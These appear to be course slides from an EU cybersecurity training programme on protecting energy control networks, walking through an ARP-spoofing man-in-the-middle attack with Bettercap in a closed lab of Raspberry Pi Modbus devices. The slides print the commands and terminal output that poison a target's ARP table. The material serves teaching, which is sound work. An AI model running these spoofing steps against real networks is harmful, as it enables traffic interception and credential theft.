



EDUCATION AND TRAINING

CyberSecPro Training

We are creating cutting-edge education and training to advance competencies and professionalism in EU cybersecurity.

OUR VISION

Next level cybersecurity education and training



Network Protection for Energy Control Systems

CSP004_C_E

PRESENTATION BY:
DR. STEFAN SCHAUER
DR. ABDELKADER SHAABAN
AIT AUSTRIAN INSTITUTE OF TECHNOLOGY

Network Protection for Energy Control Systems

These slides outline the essential offensive tools that will be used in this course.

These tools are intended for use within this course to demonstrate how different tools can be employed for various cyberattack activities and address existing security weaknesses to avoid or mitigate related cyber risks. Therefore, all these practical activities are solely intended for educational purposes ONLY and not for any other malicious or unauthorized activities.

GNS3 Simulator

GNS3 Simulator

Field Devices


- Raspberry Pi running lightweight Linux version (Client and Server) for transmitting data over ModBus communication protocols using the pyModbusTCP.

Management Sector

- Network administration device for monitoring network traffic using Kali Linux.
- Wazuh Server: Details to be addressed later.

Malicious Activities



- Kali Linux will be used to simulate various malicious activities targeting devices within this closed network.





MITM

MITM Attack




Credentials disclosure
Packet sniffing
Code injection
And more...

One of the methods to achieve that is the ARP spoofing attack



What is the ARP Spoofing Attack?

- **ARP spoofing** takes place within a **local area network (LAN)** and relies on the **Address Resolution Protocol (ARP)**.
- **ARP serves** as a **communication protocol** linking **dynamic IP addresses** to **physical MAC** addresses of machines.
- **ARP spoofing**, also known as **ARP poisoning**, is a deceptive technique used by hackers to intercept data.
- In this attack, the hacker **tricks** a device into **sending** its **data** to the **hacker** instead of the intended **recipient**.
- By doing so, the **hacker** can access the **targeted device's communications**, potentially obtaining **sensitive** information like **passwords** and **credit card** details.
- Attackers can use **ARP spoofing** for **spying**, **man-in-the-middle attacks** or for additional **cyberattacks**, such as **denial-of-service attacks**.

What is the ARP Spoofing Attack?



What is the ARP Spoofing Attack?



```

Command Prompt
C:\Users\User>arp -a

Interface: 192.168.122.21 --- 0x4
Internet Address      Physical Address      Type
192.168.122.1         52-54-00-1f-18-ec    dynamic
192.168.122.27        08-00-27-27-29-8c    dynamic
192.168.122.103       08-00-27-30-20-e0    dynamic
192.168.122.109       08-00-27-52-a4-8f    dynamic
192.168.122.255       ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\User>
  
```

```

Command Prompt
C:\Users\User>arp -a

Interface: 192.168.122.21 --- 0x4
Internet Address      Physical Address      Type
192.168.122.1         08-00-27-27-29-8c    dynamic
192.168.122.27        08-00-27-27-29-8c    dynamic
192.168.122.103       08-00-27-30-20-e0    dynamic
192.168.122.109       08-00-27-52-a4-8f    dynamic
192.168.122.255       ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\User>
  
```

Offensive Tools

Bettercap

Bettercap tool

- It is another tool you can use for performing ARP poisoning attack
- You may have to install the bettercap tool
- To do that, you have to do the following:
 - **sudo apt-get update**
 - **sudo apt-get install bettercap**
 - Verify Installation
 - **bettercap -version**

Bettercap tool

Bettercap -iface eth0

```

/bin/bash
root@kali:~# bettercap -iface eth0
bettercap v2.26.1 (built for linux 386 with go1.13.8) [type 'help' for a list
of commands]
192.168.122.0/24 > 192.168.122.27 »

```

Type: help (to get more information)

```

/bin/bash
/bin/bash 109x39
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules
  any.proxy > not running
  api.rest > not running
  arp.spoof > not running
  ble.recon > not running
  caplets > not running
  dhcp6.spoof > not running
  dns.spoof > not running
  events.stream > running
  gps > not running
  hid > not running
  http.proxy > not running
  http.server > not running
  https.proxy > not running
  https.server > not running
  mac.changer > not running
  mdns.server > not running
  mysql.server > not running
  net.probe > not running
  net.recon > not running
  net.sniff > not running
  packet.proxy > not running
  syn.scan > not running
  tcp.proxy > not running
  ticker > not running
  ui > not running
  update > not running
  wifi > not running
  wol > not running
192.168.122.0/24 > 192.168.122.27 »

```

These modules enable bettercap to perform multiple actions

Bettercap tool

To get more information about any of these modules, you can type:

help Module_Name

```

/bin/bash
/bin/bash 109x18
192.168.122.0/24 > 192.168.122.27 » help any.proxy
any.proxy (not running): A firewall redirection to any custom proxy.

any.proxy on : Start the custom proxy redirection.
any.proxy off : Stop the custom proxy redirection.

Parameters
any.proxy.dst_address : Address where the proxy is listening. (default=<interface address>)
any.proxy.dst_port : Port where the proxy is listening. (default=8080)
any.proxy.iface : Interface to redirect packets from. (default=<interface name>)
any.proxy.protocol : Proxy protocol. (default=TCP)
any.proxy.src_address : Leave empty to intercept any source address. (default=)
any.proxy.src_port : Remote port to redirect when the module is activated. (default=80)
192.168.122.0/24 > 192.168.122.27 »

```

Type: **help** (to get more information)

```

/bin/bash
/bin/bash 109x39
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules
any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
net.probe > not running
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running
192.168.122.0/24 > 192.168.122.27 »

```

These modules enable bettercap to perform multiple actions

Bettercap tool

- **net.probe on**
- Keep investigating for new hosts on the network

```

/bin/bash
/bin/bash 110x26
192.168.122.0/24 > 192.168.122.27 » help net.probe

net.probe (not running): Keep probing for new hosts on the network by sending dummy UDP packets to every possible IP on the subnet.

net.probe on : Start network hosts probing in background.
net.probe off : Stop network hosts probing in background.

Parameters

net.probe.mdns : Enable mDNS discovery probes. (default=true)
net.probe.nbns : Enable NetBIOS name service discovery probes. (default=true)
net.probe.throttle : If greater than 0, probe packets will be throttled by this value in milliseconds. (default=10)
net.probe.upnp : Enable UPNP discovery probes. (default=true)
net.probe.wsd : Enable WSD discovery probes. (default=true)

192.168.122.0/24 > 192.168.122.27 » net.probe on
[11:35:47] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.122.0/24 > 192.168.122.27 » [11:35:47] [endpoint.new] endpoint 192.168.122.21 detected as 08:00:27:ab:32:d8 (PCS Computer Systems GmbH).
192.168.122.0/24 > 192.168.122.27 » [11:36:42] [endpoint.new] endpoint 192.168.122.103 detected as 08:00:27:30:20:e0 (PCS Computer Systems GmbH).
192.168.122.0/24 > 192.168.122.27 » [11:36:55] [endpoint.new] endpoint 192.168.122.109 detected as 08:00:27:52:a4:8f (PCS Computer Systems GmbH).
192.168.122.0/24 > 192.168.122.27 »

```

- **net.show**

```

/bin/bash
/bin/bash 110x26
192.168.122.0/24 > 192.168.122.27 » net.show

```

IP	MAC	Name	Vendor	Sent	Recvd
Seen					
192.168.122.27	08:00:27:27:29:8c	eth0	PCS Computer Systems GmbH	0 B	0 B
192.168.122.1	52:54:00:1f:18:ec	gateway	Realtek (UpTech? also reported)	6.0 kB	3.1 kB
192.168.122.21	08:00:27:ab:32:d8	WinDev2401Eval.	PCS Computer Systems GmbH	36 kB	64 kB
192.168.122.103	08:00:27:30:20:e0	raspberrypi	PCS Computer Systems GmbH	19 kB	16 kB
192.168.122.109	08:00:27:52:a4:8f	raspberrypi	PCS Computer Systems GmbH	23 kB	21 kB

```


↑ 471 kB / ↓ 1.5 MB / 30253 pkts
192.168.122.0/24 > 192.168.122.27 »

```

More information about all discovered devices

Bettercap tool


- **set arp.spoof.fullduplex true**
 - If **true**, both the **targets** and the **gateway** will be **attacked**, **otherwise** only the target (if the **router** has **ARP spoofing protections** in place this will make the **attack fail**).

A terminal window titled "/bin/bash" with a red header bar. The terminal shows a shell prompt at "192.168.122.0/24 > 192.168.122.27" where the user enters the command "set arp.spoof.fullduplex true". The prompt then moves to "192.168.122.0/24 > 192.168.122.27" with a cursor.

```
/bin/bash
192.168.122.0/24 > 192.168.122.27 » set arp.spoof.fullduplex true
192.168.122.0/24 > 192.168.122.27 »
```

Bettercap tool

- **set arp.spoof.targets IP_address**
 - A comma-separated list of **MAC addresses, IP addresses, IP ranges** or **aliases** to **spooft**.



```
192.168.122.0/24 > 192.168.122.27 » set arp.spoof.targets 192.168.122.109
192.168.122.0/24 > 192.168.122.27 »
```

Bettercap tool

- **arp.spoof on**
- This module keeps **spoofing** selected **hosts** on the network using **crafted ARP packets** in order to perform **an MITM attack**.

```
/bin/bash
/bin/bash 111x20
192.168.122.0/24 > 192.168.122.27 » arp.spoof on
[10:57:49] [sys.log] [inf] arp.spoof enabling forwarding
192.168.122.0/24 > 192.168.122.27 » [10:57:49] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 target
s.
192.168.122.0/24 > 192.168.122.27 » [10:57:49] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the
router has ARP spoofing mechanisms, the attack will fail.
192.168.122.0/24 > 192.168.122.27 »
```

Bettercap tool

- **help**
- Check all running modules on bettercap

```
/bin/bash
/bin/bash 111x34
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
net.probe > running
net.recon > running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running

192.168.122.0/24 > 192.168.122.27 »
```

arp spoofing is running

Bettercap tool

- Now the victim machine (**server**) arp table using: arp -a

```
pi@raspberrypi: ~  
File Edit Tabs Help  
pi@raspberrypi:~$ arp -a  
? (192.168.122.173) at <incomplete> on eth0  
kali (192.168.122.27) at 08:00:27:27:29:8c [ether] on eth0  
gateway (192.168.122.1) at 08:00:27:27:29:8c [ether] on eth0  
pi@raspberrypi:~$
```

